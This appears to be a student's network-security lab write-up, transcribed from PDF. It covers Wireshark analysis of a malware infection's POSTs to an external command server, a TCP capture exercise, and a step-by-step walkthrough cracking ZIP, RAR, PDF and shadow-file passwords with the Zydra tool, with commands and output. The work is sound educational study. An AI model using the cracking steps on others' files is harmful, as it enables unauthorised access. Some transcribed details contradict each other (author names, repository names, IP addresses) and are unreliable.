23. The user probably clicked a link OR email attachment (XLS) which then downloaded this DLL. The DLL further downloaded few tools and utilities for actual infection. There are POST requests to an unusual external port 60335 to send docs.php by the internal system at IP 10.4.1.101.

The screenshot shows a portion of the Wireshark interface with several network packets selected. The selected packets are 1244, 1336, and 1428. These packets show POST requests to port 60335 from an internal IP (10.4.1.101) to an external IP (162.255.119.253). The requests are for "/docs.php" and are sent via HTTP/1.1.

Source IP	Destination IP	Port	Protocol	Method	Path	Version
10.4.1.101	162.255.119.253	60335	HTTP	POST	/docs.php	HTTP/1.1
10.4.1.101	162.255.119.253	60335	HTTP	POST	/docs.php	HTTP/1.1
10.4.1.101	162.255.119.253	60335	HTTP	POST	/docs.php	HTTP/1.1

24. After the DLL the user system connected to the attacker's C2 system to send PHP using man-in-the-middle proxy (click Follow TCP stream for that packet)



25. Filtering the PACP for 'nbns' we can note the name of the infected user system

No.	Time	Source	Destination	Protocol	Length	Info
28	4.562551	10.4.1.101	10.4.1.255	NBNS	110	Registration NB WORKGROUP<1e>
167	30.437595	10.4.1.101	10.4.1.255	NBNS	110	Registration NB WORKGROUP<1d>
636	31.203141	10.4.1.101	10.4.1.255	NBNS	110	Registration NB WORKGROUP<1d>
639	31.968773	10.4.1.101	10.4.1.255	NBNS	110	Registration NB WORKGROUP<1d>
641	32.734377	10.4.1.101	10.4.1.255	NBNS	110	Registration NB WORKGROUP<1d>
644	33.500050	10.4.1.101	10.4.1.255	NBNS	110	Registration NB <01><02>_MSBROWSE_-<02><01>
645	34.250064	10.4.1.101	10.4.1.255	NBNS	110	Registration NB <01><02>_MSBROWSE_-<02><01>
647	35.015607	10.4.1.101	10.4.1.255	NBNS	110	Registration NB <01><02>_MSBROWSE_-<02><01>
649	35.781213	10.4.1.101	10.4.1.255	NBNS	110	Registration NB <01><02>_MSBROWSE_-<02><01>

EXPERIMENT 6

Mushu Madhewar

800093673

B2

11

17/10/23


IT NETWORK SECURITY

LAB6

Decrypt + pdf / zip
Standard interchange format
Portable document format


Word - 1985 → First intro → Steve Jobs & John Warnock
HW/ - 1990
Computation - 1993 → Pdf + reader

<< post script >> → to generate pdf files



→ uses lossless compression

→ LZ or LZW compression technique used.




Crack Passwords of ZIP, RAR, PDF, Shadow files

Everybody knows not to store sensitive information in unencrypted files, right? PDFs and ZIP files can often contain a treasure trove of information, such as network diagrams, IP addresses, and login credentials. Sometimes, even certain files that are encrypted aren't safe from attackers. That's where Zydra comes in — a tool for cracking RAR files, ZIP files, PDF files, and Linux shadow files.

Depending on the program used and its version, these sorts of files could be password protected using various encryption algorithms. For example, the Linux command line zip utility uses the older PKZIP algorithm, which is insecure and easy to crack. Other programs, like WinZip and 7-Zip, use strong AES-256 encryption. Earlier versions of the RAR protocol use a proprietary encryption algorithm, while newer versions use AES. WinRAR and PeaZip, popular choices that can deal with RAR files, also use the AES standard.


Step 1: To begin, we need to download Zydra from GitHub — use the wget utility to grab the Python file right from the command line or clone as “git clone https://github.com/hamedA2/Zydra.git” or wget as



```
(kali㉿kali)-[~]
$ git clone https://github.com/hamedA2/Zydra.git
Cloning into 'Zydra' ...
remote: Enumerating objects: 103, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 103 (delta 0), reused 2 (delta 0), pack-reused 98
Receiving objects: 100% (103/103), 37.00 KiB | 582.00 KiB/s, done.
Resolving deltas: 100% (29/29), done.

(kali㉿kali)-[~]
$
```

Step 2: install some dependencies for Zydra to work properly — it uses Python 3, so we can use pip3 to install the extra modules.



```
(kali㉿kali)-[~]
$ pip3 install rarfile pyfiglet py-term
Defaulting to user installation because normal site-packages is not writeable
Collecting rarfile
  Downloading rarfile-4.1-py3-none-any.whl (28 kB)
Requirement already satisfied: pyfiglet in /usr/lib/python3/dist-packages (0.8.post0)
Collecting py-term
  Downloading py_term-0.7-py3-none-any.whl (7.2 kB)
Installing collected packages: py-term, rarfile
Successfully installed py-term-0.7 rarfile-4.1

(kali㉿kali)-[~]
$
```

```
Kali-Linux-2022-x86_64-vmware4[Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[ kali@kali:~ ] ~
└─$ git clone https://github.com/namedz7/Zydra.git
Cloning into 'Zydra'...
remote: Enumerating objects: 383, done.
remote: Counting objects: 100%, done.
remote: Compressing objects: 100% (5/5), done.
Receiving objects: 100% (383/383), pack-received 98%
Receiving objects: 100% (383/383), received 383, 37.08 kB | 580.00 kB/s, done.
Resolving deltas: 100% (291/291), done.

[ kali@kali:~ ] ~
└─$ pip install requests py-term
Requirement already satisfied: requests in /usr/lib/python3/dist-packages
Collecting py-term
  Downloading py-term-0.1.1-py3-none-any.whl (7.2 kB)
Requirement already satisfied: pylightin in /usr/lib/python3/dist-packages (0.8.post0)
Collecting py-term==0.1.1
  Downloading py-term-0.1.1-py3-none-any.whl (7.2 kB)
Installing collected packages: py-term, pyterm
  Found existing installation: py-term 0.1.1
  Overwriting existing吡 term 0.1.1
  Using legacy PyPI metadata for non-PEP514 project

[ kali@kali:~ ] ~
└─$ python3 zydra.py
python3: can't open file '/home/kali/zydra.py': [Errno 2] No such file or directory

[ kali@kali:~ ] ~
└─$ wget https://raw.githubusercontent.com/namedz7/Zydra/master/Zydra.py
--2022-11-01 00:24:42 (577 kB/s) - "Zydra.py" saved [30775/30775]

[ kali@kali:~ ] ~
```

Step 3: Run Zydra using the `python3` command.

Step 4: This gives us a nice little banner, a usage example, and options available.

```
Dictionary Mode:  
    Zydra.py -f <file> -d <wordlist>  
  
Brute force Mode:  
    Zydra.py -f <file> -b <char_type> -m <min_length> -x <max_length>  
  
Available char_type:  
    <lowercase> The lowercase letters abcdefghijklmnoprstuvwxyz  
    <uppercase> The uppercase letters ABCDEFGHIJKLMNOPQRSTUVWXYZ  
    <letters> The concatenation of the lowercase and uppercase  
    <digits> numbers 0123456789  
    <symbols> punctuation characters !#$%&()*,.-/:;=>?@\\^_`{|}-~  
    <space> space character  
You can select multiple character types.  
    Example: Zydra.py -f <file> -b <space,digits> -m 1 -x 8  
  
Options:  
-h, --help      show this help message and exit  
-d DICTFILE    Specifies dictionary file  
-f FILE        Specifies the file  
-b CHARTYPE   Specifies the character type  
-m MINLENGTH  Specifies minimum length of password  
-x MAXLENGTH  Specifies maximum length of password
```

Step 5: Now we need a suitable wordlist. I used wordlist from Github as <https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/darkweb2017-top10.txt>. You can download other wordlists you like.

Step 6: Now we try to crack passwords of ZIP, RAR, PDF, Shadow files using Zydra.

Zip File:

```
[kali㉿kali)-[~]
$ python3 Zydra.py -F /home/kali/Desktop/nb-zip500095434.zip -d /home/kali/Desktop/Wordlist.txt
/home/kali/Zydra.py:30: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if self.file_type is "rar":
```

ZYDRA

Author : Hamed Hosseini

Start time ==> Wed Nov 1 09:16:09 2023

Starting password cracking for /home/kali/Desktop/nb-zip500095434.zip /

[+] Count of possible passwords: 10
 Progress : [=====] 10.000 %
 [+] Password Found: password1

PDF File:

```
[File Actions Edit View Help]
ZYDRA
Author: Hamed Hosseini
```

Start time ==> Wed Nov 1 09:17:40 2023

Starting password cracking for /home/kali/Desktop/nb-sample500095434.pdf /

[+] Count of possible passwords: 10
 Progress : [=====] 10.000 %Process Process-1:
Traceback (most recent call last):
 File "/usr/lib/python3.10/multiprocessing/process.py", line 315, in _bootstrap
 self._run()
 File "/usr/lib/python3.10/multiprocessing/process.py", line 108, in run
 self._target(*self._args, **self._kwargs)
 File "/home/kali/Zydra.py", line 232, in search_pdf_pass
 proc = subprocess.Popen(["qpdf", "--password=" + password, "--decrypt", temp_file, self.decrypted_file_name], stderr=subprocess.PIPE)
 File "/usr/lib/python3.10/subprocess.py", line 966, in __init__
 self._execute_childargs, executable, preexec_fn, close_fds,
 File "/usr/lib/python3.10/subprocess.py", line 1842, in _execute_child
 raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: 'qpdf'
End time ==> Wed Nov 1 09:17:42 2023
Execution time ==> 0:00:02.712041

RAR File:

```
(kali㉿kali)-[~]
$ python3 Zydra.py -f /home/kali/Desktop/nb-rar500095434.rar -d /home/kali/Desktop/Wordlist.txt
/home/kali/Zydra.py:301: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if self.file_type is 'rar':
```



```
Author : Naeem Hosseini
```

```
Start time ==> Wed Nov  1 09:19:41 2023
Starting password cracking for /home/kali/Desktop/nb-rar500095434.rar /
```

```
[+] Count of possible passwords: 10
  Progress : [=====] 80.000 %
[+] Password Found: password!
```

Shadow File:

```
File Actions Edit View Help
```



```
Author : Naeem Hosseini
```

```
Start time ==> Wed Nov  1 09:45:27 2023
Starting password cracking for /home/kali/Desktop/nb-shadow500095434 /
```

```
[+] Count of possible passwords: 10
[**] cracking Password for: root
  Progress : [=====] 100.000 %
[-] password not found
```

```
[**] cracking Password for: sys
[**] cracking Password for: klog
[**] cracking Password for: msfadmin
[**] cracking Password for: postgres
[**] cracking Password for: user
[**] cracking Password for: service
```

```
End time ==> Wed Nov  1 09:45:49 2023
Execution time ==> 0:00:22.149838
```

```
(kali㉿kali)-[~]
```

EXPERIMENT 7

11

IT NETWORK SECURITY

LAB 7

Khushi Wedhawar

F00093623

B2

Q1).

TCP :

- Transmission Control Protocol
- Transport layer protocol that provides the transmission of packets from source to destination.
- Connection-oriented protocol
- takes the data from the app. layer, divides the data into several packets w/ a no. & then transmits them to dest.

Features of TCP:

i) Reliable:


- Follows flow & error control mechanism.
- works on an acknowledgement system.

ii) Connection-oriented:

- data exchange occurs only after the connection is established.

iii) Supports multiplexing:

- 3-way handshake
- multiple concurrent connections within a single network interface.



Alice was beginning to get very tired of sitting by her sister on the bank, and of having nothing to do: once or twice she had peeped into the book her sister was reading, but it had no pictures or conversations in it, 'and what is the use of a book,' thought Alice 'without pictures or conversation?'


So she was considering in her own mind (as well as she could, for the heat day made her feel very sleepy and stupid), whether the pleasure of making a daisy-chain would be worth the trouble of getting up and picking the daisies, when suddenly a White Rabbit with pink eyes ran close by her.

There was nothing so VERY remarkable in that; nor did Alice think it so VERY much out of the way to hear the Rabbit say to itself, 'Oh dear! Oh dear! I shall be late!' (when she thought it over afterwards, it occurred to her that she ought to have wondered at this, but at the time it all seemed quite natural); but when the Rabbit actually TOOK A WATCH OUT OF ITS WAISTCOAT-POCKET, and looked at it, and then hurried on, Alice started to her feet, for it flashed across her mind that she had never before seen a rabbit with either a waistcoat-pocket, or a watch to take out of it, and burning with curiosity, she ran across the field after it, and fortunately was just in time to see it pop down a large rabbit-hole under the hedge.

In another moment down went Alice after it, never once considering how in the world she was to get out again.

The rabbit-hole went straight on like a tunnel for some way, and then dipped suddenly down, so suddenly that Alice had not a moment to think about stopping herself before she found herself falling down a very deep well.

Either the well was very deep, or she fell very slowly, for she had plenty of time as she went down to look about her and to



You should now stop Wireshark packet capture. It's time to start analyzing the captured Wireshark packets!

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
84	7.743966135	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
85	7.743966175	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
86	7.743966225	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
87	7.743985401	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
88	7.743985571	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
89	7.744039853	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
90	7.744040084	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
91	7.744040134	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
92	7.744060422	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
93	7.744226433	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
94	7.744226624	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
95	7.744226674	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
96	7.744226724	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
97	7.744226764	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
98	7.744226814	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
99	7.744226864	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
100	7.744226914	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
101	7.744256740	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
102	7.744415919	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
103	7.744416099	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
104	7.744416139	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
105	7.744416199	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
106	7.744416229	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
107	7.744416269	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
108	7.744416309	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
109	7.744416350	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
110	7.744428693	192.168.186.128	54.247.69.169	TCP	6058 53364 - 80	[F]
111	7.744621194	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]
112	7.744621374	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[A]

tcp						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.186.128	23.63.111.227	TCP	54 57658 - 80	[ACK] Seq=1 A
2	0.0000431390	23.63.111.227	192.168.186.128	TCP	60	[TCP ACKED unseen segment]
3	7.524285748	192.168.186.128	54.247.69.169	TCP	74 53364 - 80	[SYN] Seq=0 W
6	7.737603007	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[SYN, ACK] Seq=1 A
7	7.737722631	192.168.186.128	54.247.69.169	TCP	54 53364 - 80	[ACK] Seq=1 A
8	7.739529912	192.168.186.128	54.247.69.169	TCP	2974 53364 - 80	[PSH, ACK] Seq=1 A
9	7.739696815	192.168.186.128	54.247.69.169	TCP	2974 53364 - 80	[PSH, ACK] Seq=1 A
10	7.740089241	192.168.186.128	54.247.69.169	TCP	2974 53364 - 80	[PSH, ACK] Seq=1 A
11	7.740334812	192.168.186.128	54.247.69.169	TCP	2974 53364 - 80	[PSH, ACK] Seq=1 A
12	7.740496726	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
13	7.740497347	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
14	7.740497397	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
15	7.7405544165	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
16	7.740505753	192.168.186.128	54.247.69.169	TCP	2974 53364 - 80	[PSH, ACK] Seq=1 A
17	7.740663399	192.168.186.128	54.247.69.169	TCP	2974 53364 - 80	[PSH, ACK] Seq=1 A
18	7.740667126	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
19	7.740715697	192.168.186.128	54.247.69.169	TCP	2974 53364 - 80	[PSH, ACK] Seq=1 A
20	7.740772844	192.168.186.128	54.247.69.169	TCP	5894 53364 - 80	[PSH, ACK] Seq=1 A
21	7.740826565	192.168.186.128	54.247.69.169	TCP	2974 53364 - 80	[PSH, ACK] Seq=1 A
22	7.741582984	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
23	7.741620024	192.168.186.128	54.247.69.169	TCP	2974 53364 - 80	[PSH, ACK] Seq=1 A
24	7.741583645	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
25	7.741698020	192.168.186.128	54.247.69.169	TCP	2974 53364 - 80	[PSH, ACK] Seq=1 A
26	7.741583685	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
27	7.741583735	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
28	7.741583786	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
29	7.741583826	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
30	7.741583876	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
31	7.741583926	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
32	7.741772610	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
33	7.741772790	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
34	7.741772830	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
35	7.741772880	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
36	7.741772920	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
37	7.741772970	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A
38	7.741773021	54.247.69.169	192.168.186.128	TCP	60 80 - 53364	[ACK] Seq=1 A

```

POST /tcp-thanks.html HTTP/1.1
Host: wireshark.grydeske.net
User-Agent: (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.4 Safari/605.1.15
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----23400533266894340551138213988
Content-Length: 152357
Origin: http://wireshark.grydeske.net
DNT: 1
Connection: keep-alive
Referer: http://wireshark.grydeske.net/tcp-upload.html
Upgrade-Insecure-Requests: 1

-----23400533266894340551138213988
Content-Disposition: form-data; name="file"; filename="alice.txt"
Content-Type: text/plain

ALICE'S ADVENTURES IN WONDERLAND
Lewis Carroll
THE MILLENNIUM FULCRUM EDITION 3.0

CHAPTER I
Down the Rabbit-Hole

Alice was beginning to get very tired of sitting by her sister
on the bank, and of having nothing to do: once or twice she had
peeped into the book her sister was reading, but it had no
pictures or conversations in it, 'and what is the use of a book,'
thought Alice 'without pictures or conversation?'
So she was considering in her own mind (as well as she could,
for the hot day made her feel very sleepy and stupid), whether
she ought to wait, until her sister had finished her story, before
she began hers, or whether she could not as well begin at once.
25 client pts, 1 server pkt, 1 turn.

Entire conversation (154 kB) Show data as ASCII Stream 1
Find: Find Next

```

Questions:

What is the IP address and TCP port number used by the client computer (source) that is transferring the file to wireshark.grydeske.net?

The screenshot shows a Wireshark capture of a TCP session. The client (Source IP: 192.168.106.128, Source Port: 53364) is sending data to the server (Destination IP: 192.168.106.128, Destination Port: 80). The session consists of several TCP segments, with the file 'alice.txt' being transferred. The file content includes the title 'ALICE'S ADVENTURES IN WONDERLAND' and author 'Lewis Carroll'. The session is active, with many more segments visible in the list.

What do you see on filtering for ‘http’? Is there any POST?

The Wireshark interface shows a list of captured packets. A specific packet is selected for examination:

Frame 144: 1198 bytes on wire (9584 bits), 1198 bytes captured (9584 bits) on interface eth0, id 0
Ethernet II, Src: VMware_b5:74:f9 (00:0c:29:b5:74:f9), Dst: VMware_ea:d7:7f (00:50:56:ea:d7:7f)
Internet Protocol Version 4, Src: 192.168.186.128, Dst: 54.247.69.169
Transmission Control Protocol, Src Port: 53364, Dst Port: 80, Seq: 151841, Ack: 1, Len: 1144
Source Port: 53364
Destination Port: 80
[Stream index: 1]
[Conversation completeness: Complete, WITH_DATA (31)]
[TCP Segment Len: 1144]
Sequence Number: 151841 (relative sequence number)
Sequence Number (raw): 3101411735
[Next Sequence Number: 152985 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment number (raw): 631833411
0101 = Header Length: 20 bytes (5)
Flags: 0x018 (PSH, ACK)
Window: 64240

What do you see on trying to view the ‘TCP Stream’ conversation?

Yes

The TCP Stream pane displays the following content:

POST /tcp-thanks.html HTTP/1.1
Host: wireshark.grydeske.net
User-Agent: (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.4 Safari/605.1.15
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----23400533266894340551138213988
Content-Length: 152357
Origin: http://wireshark.grydeske.net
DNT: 1
Connection: keep-alive
Referer: http://wireshark.grydeske.net/tcp-upload.html
Upgrade-Insecure-Requests: 1
-----23400533266894340551138213988
Content-Disposition: form-data; name="file"; filename="alice.txt"
Content-Type: text/plain

ALICE'S ADVENTURES IN WONDERLAND
Lewis Carroll
THE MILLENNIUM FULCRUM EDITION 3.0

CHAPTER I
Down the Rabbit-Hole

Alice was beginning to get very tired of sitting by her sister on the bank, and of having nothing to do: once or twice she had peeped into the book her sister was reading, but it had no pictures or conversations in it, 'and what is the use of a book,' thought Alice 'without pictures or conversation?'

So she was considering in her own mind (as well as she could, for the hot day made her feel very sleepy and stupid), whether
25 client pkts, 1 server pkt, 1 turn.
Entire conversation (154 kB) Show data as ASCII Stream 1
Find: Find Next
Filter Out This Stream Print Save as... Back Close Help

Check and find the user's OS and Web browser versions during the interaction.

```
POST /tcp-thanks.html HTTP/1.1
Host: wireshark.grydeske.net
User-Agent: (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.4 Safari/605.1.15
Accept: text/html,application/xhtml+xml,application/xml,application/

```


Check for Web server settings (language, encoding, site size, domain etc.)

```
POST /tcp-thanks.html HTTP/1.1
Host: wireshark.grydeske.net
User-Agent: (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.4 Safari/605.1.15
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----23400533266894340551138213988
Content-Length: 152357
Origin: http://wireshark.grydeske.net
DNT: 1
Connection: keep-alive
Referer: http://wireshark.grydeske.net/tcp-upload.html
Upgrade-Insecure-Requests: 1
-----23400533266894340551138213988
Content-Disposition: form-data; name="file"; filename="alice.txt"
Content-Type: text/plain
```

No.	Time	Source	Destination	Protocol	Length	Info
144	8.138628836	192.168.186.128	54.247.69.169	HTTP	1198	POST /tcp-thanks.html HTTP/1.1
157	8.729166881	54.247.69.169	192.168.186.128	HTTP	1094	HTTP/1.1 200 OK (text/html)
235	58.029260393	192.168.186.128	152.195.38.76	OCSP	468	Request
237	58.076138839	152.195.38.76	192.168.186.128	OCSP	791	Response
592	180.483415749	192.168.186.128	23.63.111.217	OCSP	467	Request
593	180.483833777	192.168.186.128	23.63.111.217	OCSP	467	Request
602	180.495758680	192.168.186.128	23.63.111.217	OCSP	467	Request
604	180.496120813	192.168.186.128	23.63.111.217	OCSP	467	Request
605	180.496249185	192.168.186.128	23.63.111.217	OCSP	467	Request
608	180.497948680	23.63.111.217	192.168.186.128	OCSP	943	Response
610	180.500652447	23.63.111.217	192.168.186.128	OCSP	943	Response
638	180.515135704	23.63.111.217	192.168.186.128	OCSP	943	Response
640	180.515136115	23.63.111.217	192.168.186.128	OCSP	943	Response
642	180.515136205	23.63.111.217	192.168.186.128	OCSP	943	Response

```
> Frame 144: 1198 bytes on wire (9584 bits), 1198 bytes captured (9584 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_b5:74:f9 (00:0c:29:b5:74:f9), Dst: VMware_ea:d7:7f (00:50:56:ea:d7:7f)
> Internet Protocol Version 4, Src: 192.168.186.128, Dst: 54.247.69.169
